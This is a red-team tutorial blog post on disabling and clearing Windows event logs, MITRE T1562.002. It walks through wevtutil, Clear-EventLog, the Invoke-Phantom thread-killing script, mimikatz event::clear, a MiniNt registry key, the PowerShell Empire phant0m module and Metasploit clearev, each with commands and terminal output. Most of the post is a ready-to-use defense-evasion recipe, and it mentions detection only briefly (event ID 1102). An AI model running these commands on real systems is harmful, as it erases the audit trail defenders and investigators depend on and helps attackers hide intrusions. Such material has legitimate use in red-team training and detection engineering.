

Defense Evasion: Windows Event Logging (T1562.002)

 hackingarticles.in/defense-evasion-windows-event-logging-t1562-002

Raj

April 22, 2021

Defense Evasion is a cyber kill chain attack strategy that includes strategies used by attackers to prevent detection during their violation.

MITRE TACTIC: Defenses Evasion (TA0005)

MITRE TECHNIQUE: Impair Defence (T1562)

SUBTITLE: Disable Windows Event Logging (T1562.002)


Table of Contents

- **Clear Event log using Wevtutil Command**
- **Clear Event log using Powershell**
- **Phantom**
- **Mimikatz**
- **MiniNT registry key**
- **Powershell Empire**
- **Metasploit**

To restrict the amount of data that can be used for detection and audits, an attacker can disable Windows event logging. Login attempts, process development, other user and device behaviour are all recorded in Windows event logs. Intelligence software and analysts use this information to identify the artifacts.

Clear Event log using Wevtutil Command

It's a system tool that lets you look up details on event logs and publishers. You can also use this command for installing and uninstalling event manifests, exporting, archiving, and clearing logs.




Execute the following command with administrator right:

```
wevtutil cl security
```



```
C:\Windows\system32>wevtutil cl Security
C:\Windows\system32>
```

All logs are clear now, but one log will be generated with event ID 1102 for clearing logs



Clear Event log using Powershell

Another method is to use PowerShell for clearing logs, as you can observe that the machine has a system & security log.



Run Powershell as administrator and execute the following command:

```
Clear-Eventlog -LogName Security  
Clear-Eventlog -LogName System
```

The above command will clear all logs from inside System & security.

```
PS C:\Windows\system32> Clear-EventLog -LogName Security
PS C:\Windows\system32>
```

Phantom

This script walks thread stacks of the Event Log Service process (specific svchost.exe) and identifies Event Log Threads to kill Event Log Service Threads. So, the system will not be able to collect logs and at the same time, the Event Log Service will appear to be running. Download it from [here](#)

```
powershell -ep bypass
.\Invoke-Phantom.ps1
```

```
PS C:\Users\raj\Desktop> powershell -ep bypass
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

Try the new cross-platform PowerShell https://aka.ms/pscore6

PS C:\Users\raj\Desktop> Import-Module .\Invoke-Phantom.ps1
PS C:\Users\raj\Desktop> Invoke-Phantom

phantom

[!] I'm here to blur the line between life and death...

[*] Enumerating threads of PID: 1468...
[*] Parsing Event Log Service Threads...
[+] Thread 1548 Successfully Killed!
[+] Thread 1752 Successfully Killed!
[+] Thread 1756 Successfully Killed!
[+] Thread 7520 Successfully Killed!
[+] Thread 724 Successfully Killed!

[+] All done, you are ready to go!

PS C:\Users\raj\Desktop>
```

Mimikatz

How can we forget the mimikatz when it comes to the red teaming approach? Mimikatz is the most effective method, allowing you to not only steal the credential but also clear the log from within the event viewer.

Run mimikatz as administrator and execute the following command:

```
privilege::debug
event:::
```

```

.#####.   mimikatz 2.2.0 (x64) #19041 Sep 18 2020 19:18:29
.## ^ ##.   "A La Vie, A L'Amour" - (oe.eo)
## / \ ##   /** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
## \ / ##   > https://blog.gentilkiwi.com/mimikatz
'## v ##'   Vincent LE TOUX ( vincent.letoux@gmail.com )
'#####'   > https://pingcastle.com / https://mysmartlogon.com ***/

mimikatz # privilege::debug ←
Privilege '20' OK

mimikatz # event:: ←
ERROR mimikatz_doLocal ; "(null)" command of "event" module not found !

Module :      event
Full name :    Event module

      drop - [experimental] patch Events service to avoid new events
      clear - Clear an event log

mimikatz # event::clear ←
Using "Security" event log :
- 2729 event(s)
- Cleared !
- 1 event(s)

```

MiniNT registry key

You can play with the registry, create a new registry key as mention below, and reboot the machine to reload the hive.

```
reg add "HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\MiniNt"
```


```

C:\Windows\system32>reg add "HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\MiniNt" ←
The operation completed successfully.

C:\Windows\system32>

```

This key disables the event viewer and thus restricts it from generating the logs.



PowerShell Empire

The PowerShell Empire can also be used to clear logs, classify Event Log threads, and destroy Event Log Service threads.

Use the following command to execute the module for respected agents:


```
usemodule management/phant0m  
execute
```

```
(Empire: 293VMKUL) > usemodule management/phant0m  
(Empire: powershell/management/phant0m) > execute  
[*] Tasked 293VMKUL to run TASK_CMD_WAIT  
[*] Agent 293VMKUL tasked with task ID 2  
[*] Tasked agent 293VMKUL to run module powershell/management/phant0m  
(Empire: powershell/management/phant0m) >  
  
[!] I'm here to blur the line between life and death...  
  
[*] Parsing Event Log Service Threads ...  
[+] Thread 1760 Successfully Killed!  
[+] Thread 1840 Successfully Killed!  
[+] Thread 1844 Successfully Killed!  
[+] Thread 1856 Successfully Killed!  
[+] Thread 11184 Successfully Killed!  
  
[+] All done, you are ready to go!
```

Metasploit

Last but not least, we have the Metasploit framework to clean applications, security & system logs from within the event viewer. In the meterpreter session, you can execute the following command.

clearev



```
meterpreter > clearev
[*] Wiping 389 records from Application ...
[*] Wiping 495 records from System ...
[*] Wiping 6581 records from Security ...
meterpreter >
```

Reference: <https://svch0st.medium.com/event-log-tampering-part-1-disrupting-the-eventlog-service-8d4b7d67335c>

Author: Aarti Singh is a Researcher and Technical Writer at Hacking Articles an Information Security Consultant Social Media Lover and Gadgets. Contact [here](#)